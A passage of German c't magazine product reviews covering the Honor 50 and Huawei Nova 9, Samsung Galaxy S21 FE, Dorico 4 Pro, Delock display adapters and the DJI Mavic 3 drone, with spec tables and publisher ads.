Mit ihren 4300 mAh fassenden Akkus laufen die Smartphones auch mal zwei Tage bei moderater Nutzung. Unsere ermittelten Laufzeiten – zum Beispiel 17 Stunden in der Videodauerschleife – und die Ladezeiten von rund 40 Minuten sind auf Oberklasse-Niveau. Zu dieser fehlt es den beiden Geräten allerdings an Features wie Drahtlosladen oder Schutz gegen Wasser und Staub – dem Huawei Nova 9 überdies ein 5G-Modem.

Auch Honor im Visier der US-Politik

Der größte Unterschied macht sich mit Blick auf die Bediensysteme bemerkbar – obwohl diese sich optisch gleichen wie die Smartphones selbst. Seine Huawei-Wurzeln kann Honor mit der stark angepassten Oberfläche Magic OS nicht verleugnen. Es bedient sich und sieht aus wie Huawei-Smartphones vor dem Handelsembargo – sprich: mit Google-Diensten. Die frappierende Ähnlichkeit der Geräte erklärt Huawei – ohne auf die Produkte explizit einzugehen – mit den langen Vorlaufzeiten: Zwischen Entwurf des Grunddesigns und Launch könnten schon mal zwischen zwei und vier Jahren vergehen. Die Pläne für Honor 50 und Nova 9 lagen demnach vermutlich bereits vor dem Honor-Verkauf Ende 2020 in der Schublade. Spätestens mit den folgenden Geräten sollte Honor aber mehr Eigenständigkeit beweisen, will man nicht auch Ziel von US-Sanktionen werden. Schon vor Vorstellung des Honor 50 hatte eine Gruppe von US-Kongressabgeordneten die Unabhängigkeit Honors angezweifelt und gefordert, das Unternehmen ebenfalls auf die schwarze Liste zu setzen.

Dem Nova 9 fehlen die Systemdienste und Apps von Google und damit auch der App-Store. Zwar bessert Huawei das Angebot im eigenen App-Store stetig nach. Doch für viele Anwendungen muss man den Umweg über F-Droid, Aurora Store oder APKs aus mehr oder weniger seriösen Quellen gehen. Auf einen auto-

matischen Updatedienst für die Apps, wie ihn der Play Store anbietet, muss man dann meist – mit F-Droid als einer Ausnahme – verzichten. Immerhin erweitert Huawei ständig den hauseigenen Ersatz von Googles Systemdiensten, sodass immer mehr Apps anstandslos laufen, wenn man sie denn aufgetrieben hat. Als ein bereits „entgoogletes“ Sprungbrett für ein Smartphone mit Custom-ROM taugt das Nova 9 derweil nicht, weil Huawei den Bootloader vernagelt. Huawei macht keine Angaben über kommende Updates, Honor will mindestens zwei Jahre Sicherheitspatches liefern, „kritische Updates“ darüber hinaus.

Fazit

Ohne Google-Dienste, ohne 5G und ohne andere Merkmale, die in seiner Preisklasse

herausstechen würden, ist das Huawei Nova 9 keine Empfehlung wert. Dass Huawei nach längerer Abwesenheit auf dem deutschen Markt die Rückkehr zuerst mit dem 9 und nicht mit dem Oberklasse-Modell P50 Pro wagt, ist umso verständlicher, da das ehemalige Tochterunternehmen Honor mit dem 50 ein quasi baugleiches Smartphone präsentiert, das die groben Schwächen des 9 abstellt und genauso viel kostet. Und mit 5G und Google-Diensten bietet das Smartphone mit hellem OLED, langer Laufzeit und guter Kamera in der Mittelklasse ein attraktives Gesamtpaket. Eine ähnlich ausgestattete Alternative, die mit längerem Update-Versprechen von vier Jahren ausgeliefert wird, ist das Samsung Galaxy A52s. Mehr Power zum ähnlichen Preis bietet das Realme GT 5G. (rbr@ct.de) **ct**

Android-Smartphones

Modell	Honor 50	Huawei Nova 9
Betriebssystem / Security Level	Android 11 / Dezember 2021	Android 11 / November 2021
Updates auf neue OS-Versionen / Security-Patches laut Hersteller bis	Android 12 / min. zwei Jahre	keine Angabe
Ausstattung		
Prozessor / Kerne / GPU	Qualcomm Snapdragon 778G / 4 × 2,4 GHz, 4 × 1,9 GHz / Qualcomm Adreno 642L	Qualcomm Snapdragon 778G / 4 × 2,4 GHz, 4 × 1,9 GHz / Qualcomm Adreno 642L
RAM / Flash-Speicher (frei) / Kartenslot	8 GByte / 256 GByte (236 GByte) / –	8 GByte / 128 GByte (109 GByte) / –
5G (Band 1 / 28 / 77 / 78) / LTE / SIMs / SAR-Wert	✓ (✓ / ✓ / ✓ / ✓) / ✓ / 2 × Nano-SIM / 0,8 W/kg	– / ✓ / 2 × Nano-SIM / 0,8 W/kg
WLAN (Antennen) / Bluetooth / NFC / Kompass / Standortbestimmung	Wi-Fi 6 (2) / 5.2 / ✓ / ✓ / GPS, Glonass, Beidou, Galileo	Wi-Fi 6 (2) / 5.2 / ✓ / ✓ / GPS, Glonass, Beidou, Galileo
USB-Anschluss / Kopfhöreranschluss / Benachrichtigungs-LED	USB-C 2.0, OTG, kein DP / – / –	USB-C 2.0, OTG, kein DP / – / –
Akku / Drahtlosladen / wechselbar	4300 mAh / – / –	4300 mAh / – / –
Abmessungen / Gewicht / Schutzklasse	16 cm × 7,4 cm × 0,8-1 cm / 176 g / –	16 cm × 7,4 cm × 0,8-1 cm / 177 g / –
Display		
Größe / Technik / max. Bildrate	6,6 Zoll / OLED / 120 Hz	6,6 Zoll / OLED / 120 Hz
Auflösung (Punktdichte) / Helligkeitsregelbereich / Ausleuchtung	2340 × 1080 Pixel (392 dpi) / 1,6 ... 784 cd/m² / 94%	2340 × 1080 Pixel (392 dpi) / 1,6 ... 638 cd/m² / 94%
Kamera		
Hauptkamera Auflösung / Blende / OIS / Brennweite gemäß KB	108 MP (12032 × 9024) / f/1,9 / – / 23 mm	50,3 MP (8192 × 6144) / f/1,9 / – / 27 mm
Ultraweitwinkelkamera Auflösung / Blende / OIS / Brennweite	8 MP (3264 × 2448) / f/2,2 / – / 16 mm	8 MP (3264 × 2448) / f/2,2 / – / 16 mm
Frontkamera Auflösung / Blende / OIS / Brennweite	32 MP (6528 × 4896) / f/2 / – / 15 mm	32 MP (6528 × 4896) / f/2 / – / 25 mm
Messungen, Laufzeiten, Benchmarks		
Laufzeiten bei 200 cd/m² Helligkeit	17 h Video, 17,5 h Stream, 13,6 h 3D-Spiel	17,7h Video, 16,8 h Stream, 13,1 h 3D-Spiel
Ladezeit bis 50 % / 100 %	13 min / 43 min	15 min / 42 min
Coremark Single / Multi	18935 / 99502	18916 / 99951
Geekbench V4 Single, Multi / V5 Single, Multi	3459, 10130 / 780, 2879	3540, 11885 / 791, 2951
3DMark Wild Life / Wild Life Extreme	2507 / 695	2507 / 694
Bewertungen		
Performance / Akku	⊕ / ⊕	⊕ / ⊕
Display / Kamera	⊕ / ⊕	⊕ / ⊕
Software ¹ / Ausstattung	○ / ⊕	⊖ / ⊖
Preis und Garantie		
Preis	400 € (6 / 128 GB), 450 € (8 / 256 GB)	380 €

¹ bewertet werden Updates, Features, Bloatware etc.

⊕⊕ sehr gut ⊕ gut ○ zufriedenstellend ⊖ schlecht ⊖⊖ sehr schlecht ✓ vorhanden – nicht vorhanden k.A. keine Angabe

Zwischen den Stühlen

Samsung Galaxy S21 FE 5G mit Android 12

High-End für unter 800 Euro, und dann auch noch mit aktuellem Android und langem Support: Beim S21 FE wird man fündig. Im Test zeigt das Android-Smartphone seine Qualitäten – und sein schlechtes Timing.

Von Steffen Herget



Das Samsung Galaxy S21 FE 5G schmiegt sich schlank und leicht in die Hand. Trotz einer Displaydiagonalen von 6,4 Zoll zählt es noch zu den kompakteren Smartphones. Einigermaßen robust ist das nach IP68 gegen das Eindringen von Staub und Wasser geschützte Smartphone trotz der filigranen Silhouette: Sowohl ein Wasserbad als auch mehrere Stürze vom Schreibtisch hat es im Test klaglos weggesteckt. Der matte Plastikdeckel auf der Rückseite ist zwar nicht so hochwertig wie einer aus Glas, aber deutlich unempfindlicher gegen Schäden und Fingerabdrücke. Der Rahmen des S21 FE besteht aus Metall und ist ebenfalls matt.

Mit dem Snapdragon 888 von Qualcomm, der im Dezember 2020 vorgestellt wurde und in vielen High-End-Smartphones des Vorjahres steckte, hat das Galaxy S21 FE auch 2022 und darüber hinaus noch mehr als genug Leistung. Anders als bei der normalen Galaxy-S-Baureihe verwendet Samsung bei der Fan Edition diesmal ausschließlich Qualcomm-Prozessoren statt der selbst entwickelten Exynos-Chips. Egal ob Spiele, hoch aufgelöste Videos oder aufwendige Apps, das Smartphone machte im Test alles klaglos mit. Beim RAM hätten es aber mehr als die 6 GByte der Einstiegsvariante sein dürfen, nur das teurere Modell mit 256 GByte intern hat standesgemäße 8 GByte Arbeitsspeicher an Bord. 5G-Mobilfunk wird, das Namenskürzel verrät es, unterstützt – das erwartet man bei einem Smartphone abseits von günstigen Einstiegsgeräten mittlerweile aber auch.

Samsung gibt dem S21 FE das aktuelle Android 12 mit auf die Reise, dick eingepackt in das eigene One UI 4.0. Das sieht nach dem ersten Einrichten aus wie Samsung-Android eben aussieht, also vergleichsweise bunt und mit recht viel Abstand zwischen den Icons. Der Look lässt sich aber umfangreich an den eigenen Geschmack anpassen. Bloatware von Drittanbietern erspart Samsung der Kundschaft abgesehen von einer Handvoll Microsoft-Apps sowie Netflix und Spotify. Allerdings gibt es zu jeder Pflicht-App von Google ein Pendant von Samsung und noch einige mehr. Vollständig entfernen lassen sich nicht alle dieser weitgehend überflüssigen Apps. Dass Samsung den eigenen Assistenten Bixby noch immer mitliefert, ist da nur konsequent, mehr Möglichkeiten bietet allerdings der ebenfalls nutzbare Google Assistant.

Lange Updateversorgung

Wuchern kann Samsung mit seiner Updateversorgung. Die Koreaner sagen vier Jahre lang Sicherheitspatches und mindestens drei große Android-Updates zu. Ähnliche Garantien sind im Androidbereich rar, das Fairphone (Test des aktuellen Fairphone 4 in c't 23/2021, S. 100) ist eine der wenigen Ausnahmen mit noch längerem Support. Für die Ziele der EU-Kommission, die Smartphone-Hersteller auf fünf Jahre Updates verpflichten will, müsste sich Samsung noch etwas strecken.

Führend sind die Koreaner unterdessen bei Smartphonedisplays, und das sieht man auch beim Bildschirm des S21 FE. Das OLED-Panel ist strahlend hell und erreicht

unter unserem Messgerät fast 1000 Candela. In allen Situationen kann man die Inhalte auf dem Bildschirm sehr gut ablesen. Im Dunklen, etwa abends im Bett, dürfte das Display aber ein wenig mehr herunterdimmen, um die Augen zu schonen. Die Farben sind in der Standardeinstellung Samsung-typisch knallig und fast schon übersättigt, uns hat der Bildschirmmodus „Natürlich“ besser gefallen.

Viele Foto- und Video-Optionen

Die drei Kameras auf der Rückseite: Normalbrennweite, Ultraweitwinkel und Dreifach-Tele-Kamera. Hauptkamera und Ultraweitwinkel fangen 12 Megapixel ein, hinter der Teleoptik sitzt ein Sensor mit 8 Megapixel. Das S21 FE schießt im Alltag in aller Regel sehr ansehnliche Fotos, die beim genauen Hinsehen allerdings sichtbare Spuren der Nachbearbeitung zeigen. Samsungs Software schärft vor allem die Kanten ordentlich nach, das geht mitunter auf Kosten der Details. Weißabgleich und Fokus sitzen zuverlässig. Der Nachtmodus hellt die eingefangene Szenerie zwar ein wenig zu stark auf, fängt jedoch trotz deutlich sichtbarer Softwarekorrektur recht viele Details ein und liefert in der Regel brauchbare Ergebnisse. Die 32-Megapixel-Frontkamera verunsicherte hin und wieder mit unscharfen Selbstporträts; generell ist auch bei diesen die Softwarenachbearbeitung deutlich in den Bildern zu sehen, wenn man etwas hereinzoomt. Wer gerne selbst Hand anlegt, findet auf dem S21 FE manuelle Modi sowohl für Foto als auch Video. Darin lassen sich ISO, Belichtungskorrektur, Weißabgleich und Fokus einstellen. Im Vi-

deomodus lässt sich das interne Mikropegeln, externe Mikrofone können per USB oder Bluetooth angesteuert werden.

Der fest eingebaute Akku mit 4500 mAh hat keine große Mühe, das Smartphone ohne Ladepause durch den Tag zu bringen, streicht aber spätestens am nächsten Mittag die Segel und will ans – nicht mitgelieferte – Ladegerät. Mit einem 20-Watt-Standardnetzteil haben wir eine Ladezeit von knapp anderthalb Stunden gemessen. Auch ein Püschchen auf einem Induktions-ladegerät ist willkommen, dann muss man allerdings rund eine Stunde mehr Zeit für den Ladevorgang kalkulieren. Kurios: Im Vergleich mit dem eher kurzatmigen Galaxy S21 hielt das S21 FE im Ausdauerstest mit 4K-Video mehr als drei Stunden länger durch, gab aber beim HD-Video-Test wiederum fast vier Stunden früher auf. Im Spieletest lief der Neuling etwa eine Stunde länger.

Fazit

Das neue Galaxy S21 FE 5G hat eigentlich alles, was ein Smartphone braucht. Es ist schnell, hat ein tolles Display, eine sehr gute Kamera, 5G-Unterstützung und eine lange Updategarantie des Herstellers. Mit 749 Euro oder 819 Euro für die empfehlenswertere Version mit 8 GByte RAM ist es allerdings teurer als das gleichwertige und im Preis gesunkene S21 und vermutlich kaum günstiger als das bald erscheinende S22. Wer sich nicht daran stört, dass der Nachfolger bereits in den Startlöchern steht, sollte bis zu dessen Marktstart noch abwarten, denn wenn das S22 in den Regalen der Händler liegt, dürfte das S21 FE günstiger werden. (sht@ct.de) **ct**

Samsung Galaxy S21 FE 5G

Android-Smartphone	
Hersteller, URL	Samsung, samsung.de
Betriebssystem / Patchlevel	Android 12 / November 2021
Android-Upgrades / Sicherheitspatches lt. Herst. bis min.	Android 15 / Januar 2026
Ausstattung	
Prozessor / Kerne × Takt / GPU	Qualcomm Snapdragon 888 / 1 × 2,8 GHz, 3 × 2,4 GHz, 4 × 1,8 GHz / Adreno 660
Arbeitsspeicher / Flash-Speicher (frei) / Wechselspeicher	6 GByte / 128 GByte (100 GByte) / –
LTE / 5G / SAR-Wert ¹	✓ / ✓ / 0,952 W/kg
Bluetooth / NFC / Kompass / Standortbestimmung	5.0 / ✓ / ✓ / GPS, Glonass, Beidou, Galileo, QZSS
SIM / Dual / eSIM	Nano-SIM / ✓ / –
Fingerabdrucksensor / Kopfhöreranschl. / USB-Anschluss / OTG / DP	✓ (im Display) / – / USB-C 3.2 / ✓ / ✓
Akku / drahtlos ladbar / wechselbar	4500 mAh / ✓ / ✓
Abmessungen offen (H × B × T) / Gewicht / Schutzart	15,6 cm × 7,5 cm × 0,9 cm / 177 g / IP68
Kameras	
Hauptkamera Auflösung / Blende / OIS	12 MP (4000 × 3000) / f/1,8 / ✓
Ultraweitwinkel Auflösung / Blende / OIS	12 MP (4000 × 3000) / f/2,2 / –
Tele Auflösung / Blende / OIS / Zoom	8 MP (3264 × 2448) / f/2,4 / – / 3-fach
Frontkamera Auflösung / Blende / OIS	32 MP (6528 × 4896) / f/2,2 / –
Display	
Diagonale / Technik	6,4 Zoll / OLED
Auflösung (Pixel/dichte) / Helligkeitsregelbereich	2340 × 1080 Pixel (402 dpi) / 2,25 ... 977 cd/m ²
Benchmarks, Lauf- und Ladezeiten	
Ladezeit 50 % / 100 %	41 min / 82 min
Laufzeiten lokales Video ² / 4K-Video / 3D-Spiel / Stream	12,7 h / 9,9 h / 11,6 h / 13,6 h
Geekbench V4 Single, Multi / V5 Single, Multi	4994, 13845 / 1097, 3175
3DMark Wild Life / Wild Life Extreme	5688 / 1481
GFXBench Car Chase / Manhattan 3.0 / Manhattan 3.1 (je On-, Offscreen)	62 fps, 66 fps / 99 fps, 105 fps / 91 fps, 74 fps
Preis	749 € (6/128 GByte) / 819 € (8/256 GByte)
¹ Herstellerangabe ² gemessen bei 200 cd/m ²	✓ vorhanden – nicht vorhanden

Goodbye Routinejobs

Hello Automatisierung!



Heft + PDF
mit 29 % Rabatt

In diesem Sonderheft erfahren Sie u.a. mit welchen Tools und Arbeitsabläufen Sie **Routinejobs im Rechenzentrum automatisieren** können und noch mehr:


- ▶ GitOps: Modernes Infrastructure as Code
- ▶ Multi-Cloud-Betrieb effizient gestalten
- ▶ Das Netz mit Python steuern
- ▶ **Inkl. Tutorial:** Ansible an die eigenen Bedürfnisse anpassen
- ▶ Für Abonnenten portofrei

Heft für 14,90 € • PDF für 12,99 €
Bundle Heft + PDF 19,90 €

shop.heise.de/ix-komp-rechenzentrum21

Generell portofreie Lieferung für Heise Medien- oder Maker Media Zeitschriften-Abonnenten oder ab einem Einkaufswert von 20 €. Nur solange der Vorrat reicht. Preisänderungen vorbehalten.

heise Shop



Streifen statt Noten

Das Notensatzprogramm Dorico 4 Pro will fünf Arbeitsmodi zum Einrichten, Schreiben, Setzen, Wiedergeben und Drucken unter einen Hut kriegen. Der Test klärt, ob es den Ansprüchen von Klassikfreunden und modernen Arrangements gleichermaßen genügt.

Klassikferne Komponisten arbeiten ungern mit Noten. Sie verschieben und kopieren lieber die Streifen der „Pianorolle“. Laut Steinberg gewinnt diese Arbeitsweise an Bedeutung, weil die junge Zielgruppe mit Digital-Audio-Workstations aufgewachsen ist. Für ausführende Musiker im Orchester benötigen aber auch sie traditionellen Notensatz.

Notenbild und Pianorolle sind in Dorico 4 miteinander verlinkt, laufen beim Notenschreiben parallel und bilden zusammen den „Key Editor“. Im Velocity-Editor bearbeitet man Anschlagsstärken mittels eines originellen Frequenzhistogramms, ähnlich des Farbhistogramms in Photoshop. Vorbild für den runderneuten Wiedergabemodus war das seit Kurzem kostenlos erhältliche Dorico für iPad.

Umbauarbeiten an Wiedergabemodus und Mischpult brachten leider Tempo- und Drum-Editor zum Verschwinden, die Steinberg aber per Update nachliefern will. Drei neue Bildschirminstrumente erleichtern die Noteneingabe: Klaviatur, Schlagzeug-Pads und Gitarren-Griffbrett nebst virtuellem Kapodaster.

Dorico 4 bringt neue Werkzeuge zum Bearbeiten von Tonhöhen mit, darunter Krebs, Umkehrung und Rotation beispielsweise für barocke Fugen. Melodien lassen sich auf 18 verschiedene Tonleitertypen

skalieren. Ein neues „Library“-Menü schafft Übersicht. Mit dem „Jump-Takt“ navigiert man per Befehl: „b24“ springt zu Takt 24 im aktuellen Abschnitt.

Dem Import von MIDI-Dateien hat Steinberg besondere Aufmerksamkeit gewidmet. Das problematische Umwandeln in Noten begründet nun einen eigenen Workflow, zu dessen Optionen das Ausfiltern von Schaltnoten (Key-Switches), Erkennen von Trillern und Tremolos sowie das Zusammenfassen mehrerer MIDI-Spuren gehören. Eigene Präferenzen kann man als Vorlagen speichern – eine Art „Spur-Gedächtnis“. Über weitere Optionen lassen sich die Verteilung der Noten auf Systeme, Mehrstimmigkeit, Anzahl der Spieler oder die Transposition festlegen.

Das neue Tool SuperVision überwacht und analysiert Spektrum, Phase und Wellenform in Audiodateien. Zwei neue VST-Instrumente, Amp Rack und Bass Amp, simulieren Gitarrenverstärker und Effekte. Audiodateien exportiert Dorico jetzt als verlustfreie FLAC-Dateien in 16 und 24 Bit. Dorico 4 ist das erste Produkt von Steinberg, das unter einem personalisierten Lizenz-System läuft: Nutzer melden sich über eine Steinberg-ID an.

Dorico produziert makellosen Notensatz in Verlagsqualität. Version 4 enthält hier vor allem kleine Verbesserungen. Für Komponisten und Musiker, die sich eher in Cubase zu Hause fühlen und Midi-Dateien in Orchesternoten umwandeln, bringt das Update willkommene Arbeitserleichterungen. (Justus Noll/akr@ct.de)

Dorico Pro 4

Notensatzprogramm	
Hersteller, URL	Steinberg, steinberg.net/de
Systemanf.	Windows ab 10 (64 Bit), macOS ab 10.14
Preis	579 € (Upgrade ab 100 €)



In Gegenrichtung

Zwei Delock-Adapter fädeln die DisplayPort-Signale älterer Notebooks in USB-C-Buchsen am Monitor ein.

Viele ältere Notebooks besitzen keine USB-C-Ausgänge. Wer sie trotzdem mit dem USB-C-Eingang eines Monitors verbinden möchte, benötigt einen Adapter, der Video-signale vom DisplayPort des Notebooks auf USB-C umsetzt. Im Standard vorgesehen ist diese Adaptionsrichtung zwar nicht, doch die Firma Delock bietet gleich zwei DP-auf-USB-C-Adapter an.

Die adaptierten Monitore müssen stets eine eigene Energieversorgung besitzen. Der kurze Delock-Adapter 63928 funktionierte im Test mit diversen mobilen USB-C-Monitoren (siehe c't 2/2022, S. 92), scheiterte aber an herkömmlichen großen Monitoren mit USB-C-Eingang. Der 1,50 m lange Kabeladapter 86040 übergab das Bild dagegen problemlos an große Monitore und funktionierte zusätzlich an den mobilen USB-C-Monitoren von Dell und Lenovo.

Er übermittelte zudem Videosignale vom USB-C-Port an den DP-Eingang einiger Monitore. Ein Muster, welcher Monitor mit welchem Adapter zusammenspielt, zeichnete sich im Test aber trotz diverser Anschlusspäpchen nicht ab. So bleibt am Ende nur ausprobieren. (uk@ct.de)

Delock 63928 und 86040

DisplayPort-auf-USB-C-Adapter	
Hersteller, URL	Delock, delock.de
Auflösung	DP 1.2 bis 4K/60 Hz (63938), DP 1.4 bis 8K/60 Hz (86040)
Anschlüsse	Eingang: DisplayPort (63938) bzw. Mini-Display-Port (86040), Ausgang: USB-C
Preis	20 € (63938), 39 € (86040)



M3 Minds
Mastering
Machines

**Die Heise-Konferenz
zu Machine Learning und
Künstlicher Intelligenz**

**1. - 3. Juni 2022
in Karlsruhe**

Vor-Ort-Konferenz ... wieder unter Menschen

Für die Konferenz im Juni suchen wir nach Vorträgen und Workshops zu allen praxisrelevanten Aspekten von Machine Learning und KI, unter anderem zu:

- ✓ **Frameworks und Libraries für Machine Learning**
- ✓ **Natural Language Processing**
- ✓ **Cloud-Services**
- ✓ **Predictive Analysis**
- ✓ **Data Mining und Aufbereitung der Daten**
- ✓ **MLOps**
- ✓ **Ethik**
- ✓ **Datenschutz und Recht**

www.m3-konferenz.de

*Call for Proposals
noch bis
20.2.2022
Jetzt
einreichen!*

Veranstalter



 **heise Developer**

 **dpunkt.verlag**



Bild: Daniel Clören

Teurer Überflieger

Quadrokopter DJI Mavic 3 mit 5,1K-Dualkamera im Test

Drohnen für Film- und Foto-Enthusiasten müssen gute Kameras haben. Die Mavic 3 hat davon gleich zwei – und punktet mit einer Rundum-Hinderniserkennung, die wir im Wald ordentlich gestresst haben.

Von Daniel Clören

Den Entwicklungsschritt von der Mavic 2 Pro (siehe c't 20/2018, S. 52) zur Mavic 3 erkennt das geschulte Auge sofort: Bei der neuen Version des faltbaren Quadrokopters sind zwei Sensoren zur Hinderniserkennung auf der Oberseite hinzugekommen, die beiden hinteren Sensoren sind jetzt horizontal ausgerichtet. In Kombination mit einer Wölbung nach außen nimmt die Drohne so ihre Umgebung rundherum wahr und soll autonom selbst unter schwierigsten Bedingungen stets eine sichere Flugroute wählen.

Die Mavic 3 ist mit einem Startgewicht von nur 895 Gramm zudem rund 12 Gramm

leichter als die Mavic 2 Pro. Das ist beachtlich, da sie auch einen größeren, in drei Achsen stabilisierten Gimbal mit gleich zwei Kameras mitbringt, eine Hauptkamera und eine Zoomkamera, zwischen denen man nahtlos hin und her schalten kann. Vorteil: Für Zoomaufnahmen benötigt man kein separates Modell mehr.

Die Steiggeschwindigkeit hat sich im Vergleich zur Mavic 2 Pro von 14,4 km/h auf 28,8 km/h und die Sinkgeschwindigkeit von 10,8 km/h auf 21,4 km/h erhöht. Im horizontalen Flug ist sie hingegen um 4 km/h langsamer und kommt im Sportmodus so auf eine Geschwindigkeit von maximal 68,4 km/h. Die Drohne reagiert beim Flug gefühlt dennoch etwas zackiger als die Mavic 2 Pro, lässt sich präzise steuern und steht auch bei starkem Wind stabil in der Luft.

Mit dem 5000-mAh-Akku verspricht DJI eine Flugzeit von bis zu 46 Minuten – unter optimalen Bedingungen. Im Test kamen wir bei einer Außentemperatur von 10°C und mäßigem Wind auf eine Flugzeit von 32 Minuten, bevor wir die Drohne bei 20 Prozent Ladestand landeten. Extrapoliert entspricht das rund 40 Minuten maximale Flugzeit.

Volle Kontrolle

Der Controller RC-N1 nimmt auf der Oberseite Mobilgeräte bis 6,5 Zoll auf. Die üblichen Schieberegler für den schnellen Wechsel zwischen Flugmodi sind ebenso vorhanden wie ein Aufnahmebutton für Video und Foto, ein frei belegbarer Funktionsbutton und ein Drehrad zum Schwenken der Kamera. Leider fehlt ein Einstellrad für Blende beziehungsweise Belichtung, wodurch nur der Umweg über die App bleibt. Positiv: Die Antennen sind im Gehäuse integriert und müssen nicht ausgerichtet werden.

Apropos App: Im Unterschied zur Vorgängerin setzt DJI bei der Mavic 3 auf die etwas übersichtlichere „DJI Fly“-App (kostenlos für Android und iOS). Sie informiert über Flughöhe, Distanz, Satellitenanzahl, Signalstärke, verbleibende Flugzeit sowie die Position des Quadrokopters auf einer Karte. Das Livebild der Kamera kann in 1080p betrachtet werden. Für die Übertragung nutzt DJI das proprietäre Funksystem O3+, das im 2,4- und 5-GHz-Band funkt und in Europa eine enorme Reichweite von bis zu acht Kilometer bieten soll. Beim hierzulande erlaubten Sichtflug hatten wir stets ein klares Bild und keine Ver-

bindungsabbrüche – selbst mit Hindernissen zwischen uns und der Drohne traten keine Störungen auf. Auch durch WLAN gab es keine Beeinträchtigungen.

Die neue Drohne darf man mit einem EU-Kompetenznachweis A1/A3 in der Unterkategorie A2 mit 50 Meter Sicherheitsabstand zu Personen und Gebäuden fliegen – mangels Zuordnung in eine C-Klasse aber nur noch bis zum 31. Dezember 2022. Danach gilt für sie aufgrund ihres Gewichts von über 500 Gramm die Unterkategorie A3, was den Einsatz auf abgelegene Gebiete wie Felder beschränkt. Laut DJI lässt sich aufgrund weiterhin fehlender endgültiger Standards aktuell nicht sagen, welche Modelle im Nachhinein klassifiziert werden können.

Intelligente Flugmodi

Beim manuellen Flug kann man wählen, ob die Drohne vor Hindernissen stehen bleibt oder diese selbstständig umfliegt. Für den autonomen Flug bietet der Quadrokooper bekannte Folge-Modi wie „Spotlight“ (Motiv wird in der Bildmitte gehalten) und „Point of Interest“ (markiertes Motiv wird umkreist). Wieder dabei sind auch die „Mastershots“, bei denen die Drohne verschiedene Flugmanöver hintereinander durchführt und daraus im Anschluss ein kurzes Video mit Musik erstellt, und Zeiträfferaufnahmen.

Der ebenfalls vorhandene „Active Track“-Modus, bei dem die Drohne wahlweise autonom vor, parallel zum oder hinter dem Motiv fliegt, ist an sich auch nicht neu. Doch gerade in dieser Disziplin konnte die Mavic 3 zeigen, was die neue Hinderniserkennung leistet: In einem Waldstück erkannte und umflog sie selbst dünne Äste und behielt dabei das Motiv stets im Blick. Schließlich unterstützt die Mavic 3 „Quick-Shots“ für autonome Selfieaufnahmen und einen Panorama-Modus.

Kamera

Die Hauptkamera hat einen lichtstarken 4/3-Zoll-Bildsensor mit 20 Megapixel Auflösung, einer Brennweite von 24 Millimetern und einer variablen Blende von f/2,8 bis f/11. Videos lassen sich bis zur Auflösung 5,1K (5120 × 2700 Pixel) mit bis zu 50 Bildern pro Sekunde aufnehmen, in Zeitlupe in 4K mit 120 Bildern und in Full HD mit 200 Bildern pro Sekunde. Die Bildqualität ist für eine Drohne dieser Größe herausragend und mit dem neuen Sensor ist in dunkleren Bereichen wesentlich weniger Rauschen auszumachen als bei der Mavic 2 Pro.



Bild: Daniel Clören

Die Mavic 3 bringt zwei Kameras mit: eine brillante Hauptkamera und eine enttäuschende für Zoomaufnahmen.

Enttäuscht waren wir von der Zoomkamera: Mit ihrem 1/2 Zoll großen CMOS-Sensor und einer Bildauflösung von 12 Megapixeln zeichnet sie zwar Videos bis zu 4K30 auf, die Bilder wirken aber stark digital nachgeschärft und neigen zum Rauschen. DJI ist sich dessen wohl bewusst und bewirbt die Kamera daher nur für einen „Erkundungsmodus“. Immerhin bietet sie dafür eine digitale 28-fache Vergrößerung, die bei sehr weit entfernten Motiven nützlich sein kann. Dabei zeigt sich auch, wie gut der Gimbal in dieser extremen Brennweite Wackler ausgleicht und für ein ruhiges Bild sorgt.

Beiden Kameras zeichnen auf Micro-SD-Karten oder den internen 8-GB-Speicher auf. Bei Fotos stehen für die Hauptkamera dabei JPEG und DNG (RAW) als Formate bereit, für die Zoomkamera nur JPEG.

Die Mavic 3 kostet in der Grundausstattung rund 2100 Euro – und damit 650 Euro mehr als die Mavic 2 Pro zum Verkaufsstart. Für die „Fly More Combo“-Version mit reichlich Zubehör (siehe Tabelle) werden rund 2800 Euro fällig. Wirklich heraussticht aber die „Cine Premium Combo“-Version: In dieser Fassung kann

die Mavic 3 auch in Apples Codec ProRes 422 HQ aufzeichnen – und kommt mit integrierter 1-TByte-SSD, um die anfallenden Datenmassen zu bewältigen. Zusätzlich zum Fly-More-Combo-Zubehör kommt sie zudem mit der DJI RC Pro Fernsteuerung statt Standard-Controller. Für diese Version ruft DJI satte 4800 Euro auf.

Fazit

Mit der Mavic 3 hat DJI zweifellos eine ausgezeichnete Drohne auf den Markt gebracht: Die Flugeigenschaften sind herausragend und die Bildqualität der Hauptkamera sucht ihresgleichen. Die neuen Sensoren arbeiten zuverlässig und vermeiden auch in schwierigen Situationen Kollisionen. Nur die Zoomkamera ist wegen der bescheidenen Bildqualität eher ein nettes Gimmick. Insofern zieht das Argument, dass man zum Einstiegspreis von 2100 Euro nun gleich zwei Drohnen in einer bekommt (Standard und Zoom-Variante), nicht so recht. Der Preissprung ist trotz der besseren Leistung ziemlich groß. Die Cine-Premium-Version richtet sich an professionelle Anwender, der Durchschnittsanwender wird die Möglichkeiten des Modells nicht ausreizen. (nij@ct.de) **ct**

DJI Mavic 3

Quadrokooper	
Hersteller, URL	DJI, dji.com
